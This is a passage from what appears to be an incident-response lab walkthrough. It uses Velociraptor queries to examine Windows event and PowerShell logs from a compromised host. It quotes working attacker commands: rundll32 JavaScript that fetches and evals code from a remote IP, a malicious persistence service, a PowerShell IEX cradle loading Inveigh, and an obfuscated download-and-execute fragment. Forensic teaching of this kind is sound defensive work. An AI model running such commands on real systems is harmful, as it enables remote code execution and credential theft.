
2018-12-30T23:06:44Z	7045	C:\Windows\system32\cmd.exe /Q /c rundll32.exe javascript:'.\mshtml,RunHTMLApplication';document.write();h=new%20ActiveXObject('WinHttp.WinHttpRequest.5.1')w=new%20ActiveXObject('WScript.Shell');{h.Open('GET','http://10.100.11.250:80/connect',false);h.Send();B=h.ResponseText;eval(B)}
2018-12-30T23:10:42Z	7045	c:\windows\system32\rundll32.exe javascript:'.\mshtml,RunHTMLApplication';document.write();h=new%20ActiveXObject('WinHttp.WinHttpRequest.5.1')w=new%20ActiveXObject('WScript.Shell');{h.Open('GET','http://10.100.11.250:80/connect',false);h.Send();B=h.ResponseText;eval(B)}

Specifically, once again you come across *rundll32* executing malicious JavaScript code. This time, persistence is achieved through the creation of a malicious service. If you scroll to the right, you will also see that the malicious service's name is *Log_Aggregator*.

You were also told, that this machine features PowerShell ScriptBlock Logging. Let's extract and inspect those logs by executing a Velocidex Query Language (VQL) query.

You can do so, by clicking on **Start new flows**, navigating to **Collectors** -> **VQL Collector** and specifying the query below (refer to https://docs.velociraptor.velocidex.com/blog/html/2018/11/09/event_queries_and_endpoint_monitoring.html for more information).

```
SELECT EventData, System.TimeCreated.SystemTime from  
parse_evtx(filename=  
'c:/windows/system32/winevt/logs/Microsoft-Windows-PowerShell  
%4Operational.evtx')
```



The results will appear in the **Manage launched flows** area, as we showed you previously.

The results are certainly interesting! Specifically, the ones below (output excerpt).

	0
	["MessageNumber":1,"MessageTotal":5,"Path":"S","ScriptBlockId":"Function Invoke-Inveigh\n{\n<#\n.SYNO
	["MessageNumber":2,"MessageTotal":5,"Path":":\n","ScriptBlockId":":\$inveigh.status_output = \$true\n}\nelse"
	["MessageNumber":3,"MessageTotal":5,"Path":":e","ScriptBlockId":":x00,0x61,0x00,0x6d,0x00,0x65,0x00,0x
	["MessageNumber":4,"MessageTotal":5,"Path":":M","ScriptBlockId":": {\n if(\$S","ScriptBlockText":":}
	["MessageNumber":5,"MessageTotal":5,"Path":":","ScriptBlockId":": \$HTTP_runspace = [runspacefactory]:","
	["ContextInfo":": Severity = Warning\n\n Host Name = ConsoleHost\n\n Host Version = 5.0.10586.63\n\n Host ID

```

application = powershell IEX (New-Object Net.WebClient).DownloadString("http://192.168.200.50:8888/Inveigh.ps1");Invoke-Inveigh

```

```

$.DOWNlOadData($ser+$t);\n\n$IV=$daTA[0..3];\n\n$DaTa=$dAta[4..$dAta.LenGth]\n\n;~Join[ChAr[]](& $R $DaTA ($IV+$K))||IEX"
nt + $line) } }\n\n $indentString = \' + FullyQualifiedErrorId : \' + $_.FullyQualifiedErrorId\n $posmsg += \' "\n\' \n foreach($line in @($ir

```

The first two logs, clearly indicate that the hacking tool [Inveigh](#), was loaded into the endpoint's memory, through PowerShell. The third PowerShell ScriptBlock Logging log [above], clearly indicates an obfuscated PowerShell script being loaded into the endpoint's memory, that tries to download something and execute it from a remote location (refer to the PowerShell Attack Resource below for more information).

Velociraptor Resource:

1. <https://www.velocidex.com/blog/>

PowerShell Attacks Resource:

1. <https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/increased-use-of-powershell-in-attacks-16-en.pdf>